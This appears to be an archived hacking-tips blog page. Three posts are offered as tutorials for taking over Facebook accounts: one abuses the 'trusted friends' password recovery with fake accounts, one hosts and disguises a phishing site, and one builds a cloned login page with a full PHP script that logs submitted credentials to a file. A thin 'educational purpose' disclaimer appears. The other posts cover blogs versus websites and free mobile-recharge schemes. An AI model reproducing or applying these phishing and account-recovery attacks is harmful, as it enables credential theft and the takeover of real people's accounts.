Visit our official website APAJR Lab


Friday, 8 February 2013

How to Hack Facebook Accounts With Reverting | .::APAJR::.

| |
1 comments


Facebook pays millions of dollars to security experts and penetration tester to keep the privacy of their users as safe as possible. So therefore we cannot use direct methods such as bruteforcing, dictionary attacks in order to hack facebook account due to account lockout feature. However, Also i would like to clear one more doubt that there is no such software which will hack a facebook password for you by just entering your email address. There are also methods such as Phishing, keylogging etc, which can help you hack facebook account, which are also suggested ones.

However here in this tutorial we will be exploiting a bug inside facebook in order to hack a facebook account. The vulnerability exploits trusted friends feature inside facebook which could be used to reset some one's facebook password.


1. The thing which we use is to trick the Three Friend Account Recovery Method of facebook


2. The homework i was talking about is that you will have to make three fake account and make sure that they are in the friend list of the person you want to hack.


3. Once you are done with the above two steps you can start the hacking business.


4. Go to Forgot Password area of facebook.


5. It will show victims e-mail address and may be mobile phone at which he can be reached,choose ''no longer access to these'' option.


6. Now you will be prompted to enter an alternate e-mail address, type your e-mail address or create a new one.


7. Now you will be asked the ''Security question". Make random guesses,if you know the victim you might just get the right answer,if you don't-no worries !


8. If you have not succeeded in getting the answer right you will get to our main aim ''The Trusted Friends" recovery option.



9. Here click on ''continue'',choose  3 trusted friends-The Three fake accounts you have created and they are friends with the victim.


http://apajrethicalhackingcourse.files.wordpress.com/2013/02/capture1.png?w=300



10. After you have chosen them,facebook will supply you with some codes on those fake accounts,follow the procedure and victims account is yours ! You've hacked them ! :)


Also Read : http://apajrethicalhackingcourse.wordpress.com/2013/03/02/hack-facebook-account-forget-password-trick/

Read More

Saturday, 29 December 2012

Facebook hacking | Phishing | Webhost [ Full tutorial ] | .::APAJR::.

| |
6 comments

 Now in this article i am going to teach you how to set up the Phishing site, which is the Difficult task than making a Phishing site.


Step 1: The First Step in Making the site is to regester an account at http://www.000webhost.com/order.php (if you have account than you can skip first 2 steps)

Step 2: Now Goto your email account that you gave and confirm your account with confirmation link

Step 3: Now Download this FILE


http://adfoc.us/22646341924526



Step 4: Now Goto http://members.000webhost.com/ and Log into your account.


Step 5: Now when you are logged into your account click on the Go to Cpanel  in front of your domain that you had registered, and then Go to File Manager under Files and log into it.
.



Step 6: Now Click on the Public_html.



Step 7: Now click on the Upload button, choose the file under the Archives that you have downloaded, to be uploaded.


Step 7: Now any one who visits your site would be taken to the Fake Facebook Login Page. After they enter their Username and Password, they will be taken to another page that will show them error. So there is less chance that it will be detected.


NOTE::: To access the input data ( Usernames and Password ) Goto the Following Address:

http://www.yoursitesadress.p4o.net/lol.html

If I am not clear in any point Please ask me in comments below.

PS:> If www.p4o.net didn't worked for you, you can use :
www.drivehq.com
www.yourfreehosting.net
www.esmartstart.com

=============================================================

The Input Data (Email and Password) will look like following:

==============================================================
UPDATE:
Now if you have successfully made the Phishing page(site) then you must know that on Facebook you cannot post it, mail it, or sent it in chat. e.g: www.yoursite.p4o.net. This is because Facebook dont allow the T35.com sites. So Solution to this problem is to use http://www.dot.tk for the URL hiding.
All you have to do is to Goto http://www.dot.tk , on the main page enter your Phishers address and get a domain for that. Like for www.myphisher.p4o.net you gets www.myphisher.tk. And facebook will allow you to post it

HOW TO FIND YOUR USERNAME?

Ok guys this is the most asked question of all so here is a simple answer, just look in the following picture of Admin Paned the red shaded area tells you the username of the website

.
===================================================================

Read More

5 major differences between blog and website | .::APAJR::.

| |
0 comments

Differences between a blog and a website are highly searched in today's online arena. Blogging/blog words are so intensely used around the net, that many newbies get stuck on the point here. So i thought why not to mention the basic differences between the two ways by which we can publish our content online.


To summarize, blog is a type of a website (Web log= Blog). Website is a general term. (site on web=website). You might have heard about those static sites and dynamic sites.


That idea supports the Blog vs Website theory. There are few technical differences, as to how the data is presented to the readers. We would also discuss couple of reasons due to which blogs are highly considered now days, to present data online.

And yea, if you are wondering about the eBook series, its not finished yet. In fact we are onto the interesting part. So stay tuned for it in the coming days. Its always better to change some taste. Isn't it?

Blog vs Website-Characteristics Match up


According to Wikipedia, a blog is as follows:
Wikipedia
blog (a blend of the term web log) is a type of website or part of a website supposed to be updated with new content from time to time

Blogs are generally more informally presented to the visitors. The language used is often much simplerthan on websites. (though its not necessary as many webmasters now have started to use simpler language, to make their view point clear to a wider range of people, around the globe.)

In blogs, there is a thing called posts, as what you are reading now. Every post have its own static page (as the url suggests), but the main page of the blog is dedicated to the
series of latest posts in reverse-chronological (latest to oldest) order.

recent postsBloggers often prefer to show around 8-12 recent posts on their blogs main (home) page. Where as there is nothing such in a static website. Even if a website is about tutorials (like Lisa Arby's popular website, 2createawebsite.com). The website was launched years ago, when the blogging wasn't quite into the online world.

She did a pretty neat job with the sequence of the content. Interlinking was perfect. You could take a look to that site, in order to get to know the feel of a static website.

The major difference between the two types, blog and a static website is about the content refreshment. The major content of website remains the same. Though the webmaster could add additional pages to the website to increase the content, but the order by which the information is presented could not be later changed. (isn't changed).

Thats where blog have started to gain popularity. Have you ever thought about the way you search internet now days? You either follow a specific, popular blog right away (through bookmarks) or in most cases, you search search engines.

Search engines help you to get to a specific question (like how to add bla bla to blogger). It would take you to the static page, with the best information of the particular topic, either it comes from blog or website. So the content is basically searched the same way as before (through search engines), but blogs provide adifferent dimension to the way information is presented.

Another huge aspect of blogs due to which people have adopted them, are their ability to get crawled by search engines frequently. As the posts are updated on daily basis (sometimes many times in a day), so search engines crawl blogs many times a day in order to fetch new content.

To summarize a blog:

  1. Blogs provide commenting system

  2. Updated almost daily

  3. Articles appearing in reverse-chronological order

  4. Frequently crawled by Search Engines

  5. Often covers a wide variety of articles


Consider a any static website, say on a topic 'Make Money Online'. So the general idea of the content would revolve around the said topic. Where as blogs are often vast in nature. Blogs publish them as e.g, Technology blog. So you would get to know about every unique/latest technologies through different posts.

Blogs are more like newspapers. Covering a vast variety of topics.
Read More

Tuesday, 25 December 2012

Make Phishing Page of any site | .::APAJR::.

| |
0 comments
This tutorial is for educational purpose only.


Warning & Disclaimer:

Making a phishing page is not illegal, but using a phishing page is illegal. This tutorial is just to show you, "How to create phishing page?". If you use this to hack anyone account, then we will not responsible for it. Do anything on your own risk.

What is phishing page?

A phishing page of a site is just a ditto copy of a site. No one can easily detect a difference. In this, we just clone a site login or any other important page.

How to create?


    • Visit the page that you want to clone.

    • Save it (CTRL+S) via your browser.

    • Choose save complete webpage while saving it via browser.

    • Give name index while saving. (Dont use other name!)

    • Save it to a folder.

    • Now, you should have one file named "index.htm" and a folder.

    • We have to edit index.htm file.

    • Edit it and search "action" without "". You will get something like this if you are creating fake page of facebook, action="https://www.facebook.com/login.php?login_attempt=1" method="post" , We have to edit this line only. Changehttps://www.facebook.com/login.php?login_attempt=1 to login.php (How to create login.php is written below) and change post to get , and save it.

How to create login.php?

      Here is the code for login.php, just copy the below code, paste it in notepad and save it as login.php.


      Code:

<?php
header("Location: http://www.google.com");
$handle = fopen("passes.txt", "a");
foreach($_GET as $variable => $value)
{
fwrite($handle, $variable);
fwrite($handle, "=");
fwrite($handle, $value);
fwrite($handle, "\r\n");
}
fwrite($handle, "\r\n");
fclose($handle);
exit;
?>


        You have to change

    http://www.google.com

         to the site url that you are cloning, for example, change it to

    http://www.facebook.com/

         if you are cloning facebook.


        Now, you have your phishing page.
         
        Face book phishing page here
         
                               
        http://adfoc.us/22646341924526


    Read More

    Earn free mobile recharge by sending SMS from ULTOO | .::APAJR::.

    | |
    1 comments


    Ultoo.com redefining the way of messaging. For all those who are using way2sms etc, here is the best one from which you will be benefited also. It will pay you for your each activity. ULTOO is a brand new SMS sending website with a excellent experience which pays you for each and ever message send by you and you can use that credit to get a free mobile recharge.
    The messages are send at the lightning fast speed without any advertisement attached to it. The other ways to earn through ULTOO is by referring a friend you get payed Rs 1 for every friend referral.

    Sign Up

    Advantages of using ultoo.com
    • Get 2 paisa for every message you send.
    • Get 1 Rs. for every friend you invite.
    • Get 2 Rs. for creating a new account.
    • Get free recharge for your mobile of a minimum 10 Rs. Balance.
    • Easily manageable:
      you can save your contacts easily and without any delay.
      your message will be sent in just no time across INDIA.
    • Its highly secured and spam free.
    Disadvantages of using ultoo.com:
    • You need to have a minimum of 10 Rs balance to redeem your first recharge.
    • You cannot send multiple messages and fool them by sending them the same message to your contacts.
    • You need to send minimum 500 messages to earn 10 Rs and thus it will take nearly 2 hours continuously to earn it.
    • Again the users sometimes gets irritated for the number of advertisements used on ultoo.com
    ULTOO

    ultoo
    Click to enlarge

    Read More

    Send FreeSMS, Earn Money, Recharge Mobile – Ultoo.in | .::APAJR::.

    | |
    0 comments


    Send FreeSMS, Earn Money, Recharge Mobile – Ultoo.in


    Its easy to send sms from pc/laptop than mobile.

    Recently I got know a website named ultoo.in which can be used to send free sms and get paid of 2 ps per sms you send.But to use any message service for free is not much beneficial then using it for 2 paisa per sms.

    JOIN ULTOO.IN


    What you have do?


    •  Each person have to sign up from the official website page of Ultoo.in.

    • For signing up you have put all the necessary information including name, email and phone number in the registration form.

    • After that, log in into your account and start using it.


    Join neobux and earn a little pocket money>!

    How you earn?


    For successful Registration Rs 2.
    For email verification Rs 1(first time only).
    For sending sms 2 paisa/sms.
    For inviting friends(through SMS)Rs 1.
    For inviting friends(through email)Rs 1.


    JOIN ULTOO.IN


    Also read;
    Ultoo Multisending sms, Earn Faster [Ultoo Multisending Tricks]

    FAQs


    Q What is the concept behind ULtoo.com?

    An average Indian sends 50-100 SMS in a month and ULtoo.com provides a unique platform to these users where they can send free messages and get rewarded with a mobile recharge in return. Moreover, its incredible speed of sending SMS adds more to its beauty.


    Q Is it FREE or do I have to pay for sending SMS?

    Sending SMS through ULtoo.com is absolutely free. In fact, you will earn by sending every single text. So, start sending messages which will lead to a good earning every time.


    Q How can I change my password?

    Once you login to your account ,click on the link “Settings” and then click on “Account settings”. Now, click on the “CHANGE” button at the PASSWORD section and you will be able to change your password by first entering the old password and then the new desired password.


    Q I forgot my password. What can I do?

    In case you forget your password, go to our website. Click on the link that says ‘Forgot your password?’ and enter the required information correctly. Press on the ‘submit’ button after entering the asked details and your password will be delivered to your registered mobile number instantly.


    Q How to upload contact and build a private address book?

    You can upload and manage your own personal contact book through “Phonebook” option.


    Q Can I send SMS across India for FREE?

    Yes, you can send SMS across India for FREE and you will be rewarded with 2 paisa for every sent SMS.


    Q Can I send Group SMS from ULtoo.com?

    Sorry, this is only a person to person messaging site. Currently, Group sms feature is not supported.


    Q What are the various activities which can help me to get a recharge?

    For successful Registration Rs 2.

    For email verification Rs 1(first time only).                                   {  Join neobux and earn a little pocket money>!}

    For sending sms 2 paisa/sms.

    For inviting friends(through SMS)Rs 1.

    For inviting friends(through email)Rs 1.

    Note : The earnings for an Invite will get credited only when your friends or the receiver of the invite will register, login and send an SMS from ULtoo.com


    Q What is My Wallet?

    My wallet reflects your current earning in Rupees and Paise.


    Q How do I keep track of my earnings and withdrawal?

    You can keep track of your earning and withdraw through credit and debit history respectively.


    Q How can I see the transaction history?

    You can view your credit and debit details in the “My Wallet” section of ULtoo.com.


    Q How can I redeem my earnings?

    You can redeem earnings in the form of FREE Mobile recharge.


    Q When can I withdraw my earnings?

    To withdraw your earning you should have a minimum balance of INR 10.


    Q Can I recharge other mobile numbers too?

    Yes, you can recharge other mobile numbers as well. But the earning is redeemable for once only. Please make sure, you enter the correct mobile number and you are solely liable for recharge details provided by you.


    Read More

    Top 5 sites for free online recharge | .::APAJR::.

    | |
    0 comments


    Earning free online mobile recharge is just like earning money online as everyone spend at least INR 100 to INR 500 monthly on mobile recharge. There are number of sites that promise you for free recharge and we will discuss here about 5 such sites.


    Top 5 sites for free online recharge


    So lets discuss about five websites where you can earn free online recharge.

    1. Way2SMS


    You must have heard about way2sms and its free SMS service. Millions of people use this site to send free SMS. Now you can also use Way2SMS to earn free online recharge.

    Just create an account at Way2SMS.com and then login to your account. After login, you will see the tab for ‘Email & Win’ and ‘Share & Win’. Just click there and check the instructions to participate in free online recharge scheme.

    You can also track your earnings from ‘My Earnings’ tab. You can recharge your prepaid mobile once you reach the minimum balance of INR 10.

    2. Trick for Free Online Recharge


    This is not a site but the tips to get online recharge. You just have to send 1 SMS to get free online recharge worth Rs. 10 to Rs. 100. Use this trick only if you have free SMS facility or SMS charges are low.

    Just Type PLY A NAME UNIQUECODE and Send it to ‘882 667 1122’ .

    Example : PLY A Sachin 541654

    You can try another UNIQUECODE if its shows invalid in first attempt. You must get free recharge in 2-3 try. Get more info on this here

    3. FreeCharge.in


    You won’t get direct free online recharge from FreeCharge.in but you can recharge online and get equal amount of discount coupon for many leading stores and retailers. So if you want to recharge for Rs. 100 amount than you can get the discount coupon of Rs. 100 for any of the merchant they have tie-up.

    You can utilize these coupon at various outlets like McDonald, Naaptol, Shoppers Stop etc. You have the freedom to choose your free coupon from hundreds of retail outlets.

    4. RechargeItNow.com


    Another easy to use and fast online recharging service. The best thing of this site is that they show you the various topups and recharge plans available at any given time. The good thing about the online recharge with this website is that unlike FreeCharge.in, you get coupons of various merchants for every recharge. You can get the assured benefits of up to Rs. 5000 with every online recharge.

    5. EasyMobileRecharge.com


    This website works the same way as FreeCharge.in and RechargeItNow.com by giving you free discount coupon but there is also facility to get 100% free online recharge if you complete some offers like joining MyDala, SnapDeal etc.

    To get more details about the free recharge offer, just visit the site and click on ‘Free Recharge’ link on the top of the page and see the instructions.

    Did you use any of the free online recharge scheme. How did you like the site? Share your opinion through comments so that others can read and review.


    Read More
    Powered by Blogger.